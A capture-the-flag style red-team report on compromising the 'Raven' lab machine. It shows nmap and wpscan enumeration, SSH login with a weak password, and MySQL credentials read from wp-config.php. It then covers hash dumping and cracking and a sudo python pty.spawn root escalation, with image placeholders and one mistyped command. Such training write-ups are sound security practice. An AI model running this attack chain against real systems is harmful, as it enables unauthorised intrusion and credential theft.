Red Team: Summary of Operations

Table of Contents

- **Exposed Services**
- **Critical Vulnerabilities**
- **Exploitation**

Exposed Services

Nmap scan results for each machine reveal the below services and OS details:

$ nmap -sV 192.168.1.0/24


```
root@Kali:~# nmap -sV 192.168.1.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2021-
Nmap scan report for 192.168.1.1
Host is up (0.00058s latency).
```

Identified Target 1:


```
Nmap scan report for 192.168.1.110
Host is up (0.00087s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp  open  http        Apache httpd 2.4.10 ((Debian))
111/tcp open  rpcbind     2-4 (RPC #100000)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

$ nmap -A 192.168.1.110 (to identify OS details for target 1)

Identified Target 1 OS as Debian Linux 3.2-4.9:



$ nmap -sV 192.168.1.110 (for services and ports specific to target 1)




This scan identifies the services below as potential points of entry into Target 1:

- samba
- ssh
- html
- rpcbind


The following vulnerabilities were identified on Target 1:

- Enumerated wordpress site, hidden subdomains, and users
- User-level ssh Access
- Accessed the Wordpress Config file as a regular user




Enumerating Wordpress Site and Located Flag 1:

By browsing the website and it's visible subdomains, flag1 was located within the /service.html subdomain's source code:



Flag 1: b9bbcb33e11b80be759c4e844862482d

Tried dirb but dozens of subdomains and/or files were enumerated and the scan took a very long time. Installed and used gobuster instead to enumerate hidden subdomains only:



- **$ wpscan --url http://192.168.1.110 --enumerate u**

  - Target 1 vulnerabilities (critical)
    - Browsed Subdomains as a Regular User
    - Security Misconfiguration: User-level access
      - wp-config.php file
      - ssh
    - Insufficient Password Protocol (michael's password is *michael*)

Exploitation

$ **ssh michael@192.168.1.110** and password ***michael*** to successfully access the target.

```
You have new mail.
michael@target1:~$ ls
michael@target1:~$ pwd
/home/michael
michael@target1:~$ cd ../
michael@target1:/home$ ls
michael  steven  vagrant
michael@target1:/home$ cd
```

Searched for and located flag2 once i established user shell:

```
michael@target1:/var/www$ find -type f -iname '*flag*'
./html/wordpress/wp-includes/images/icon-pointer-flag-2x.png
./html/wordpress/wp-includes/images/icon-pointer-flag.png
./flag2.txt
michael@target1:/var/www$ cat flag2.txt
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
```

Flag 2: fc3fd58dcdad9ab23faca6e9a36e581c

Navigated to /var/www/html to find wp-config.php file as per instructions.

Inside the wp-config.php, found these credentials.


```
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');
```

Logged in to mysql by using the above credentials: user: root, password: R@v3nSecurity

In mysql, logged in as root with password listed above, navigated through mysql as follows:

- ➢ show databases;
- ➢ use wordpress;
- ➢ show tables;
- ➢ select * from wp_posts;
    - **Found Flag 3 and Flag 4 in wp_posts**

Uncovered user hashes in mysql:




```
| ID | user_login | user_pass                          | user_nicename | us
er_email        | user_url | user_registered     | user_activation_key | us
er_status | display_name |
+----+------------+------------------------------------+---------------+---
---------------+----------+---------------------+---------------------+---
----------+---------------+
|  1 | michael    | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | michael       | mi
chael@raven.org |          | 2018-08-12 22:49:12 |                     |
        0 | michael       |
|  2 | steven     | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven        | st
even@raven.org  |          | 2018-08-12 23:31:16 |                     |
        0 | Steven Seagull |
+----+------------+------------------------------------+---------------+---
---------------+----------+---------------------+---------------------+---
----------+---------------+
2 rows in set (0.00 sec)
```

Using Steven's hash above, uncovered Steven's password (**pink84**) using John the Ripper.

$ ssh steven@192.168.1.110
$ sudo -l and discovered Steven has sudo access with python:

```
$ sudo -l
Matching Defaults entries for steven on raven:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin
\:/bin

User steven may run the following commands on raven:
    (ALL) NOPASSWD: /usr/bin/python
$
```


$ sudo python -c 'import pty; pty.spawn("/bin/sh*)'



```
$ sudo python -c 'import pty; pty.spawn("/bin/sh")'
# whoami
root
# ls -la
```

The Red Team was able to penetrate Target 1 and retrieve the following confidential data:

- **Target 1**
  - **flag1.txt: b9bbcb33e11b80be759c4e844862482d**
    - **Exploited Path/Subdomain enumeration**
      - ***Wordpress source code***
      - ***Browsed Site's Pages, viewed source code***



- **flag2.txt: fc3fd58dcdad9ab23faca6e9a36e581c**
  - **Exploit Used**
    - ***Connected via ssh to target as user michael***
    - ***$ ssh michael@192.168.1.110***
    - ***$ find -type f -iname '*flag*'***


```
michael@target1:/var/www$ find -type f -iname '*flag*'
./html/wordpress/wp-includes/images/icon-pointer-flag-2x.png
./html/wordpress/wp-includes/images/icon-pointer-flag.png
./flag2.txt
michael@target1:/var/www$ cat flag2.txt
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
```

- **flag3.txt**: **afc01ab56b50591e7dccf93122770cd2**
  - **Exploit Used**
    - **mysql -u root -p R@v3nSecurity**

```
|  4 |          1 | 2018-08-13 01:48:31 | 0000-00-00 00:00:00 | flag3{afc0
1ab56b50591e7dccf93122770cd2}
|  5 |          1 | 2018-08-12 23:31:59 | 2018-08-12 23:31:59 | flag4{715d
ea6c055b9fe3337544932f2941ce}
```

Flag 3: afc01ab56b50591e7dccf93122770cd2
Flag 4: 715dea6c055b9fe3337544932f2941ce

- **flag4.txt**: **715dea6c055b9fe3337544932f2941ce**
  - **Exploit Used**
    - **sudo python -c 'import pty; pty.spawn("/bin/sh*)'**


ls
flag4.txt
cat flag4.txt
flag4{715dea6c055b9fe3337544932f2941ce}
CONGRATULATIONS on successfully rooting Raven!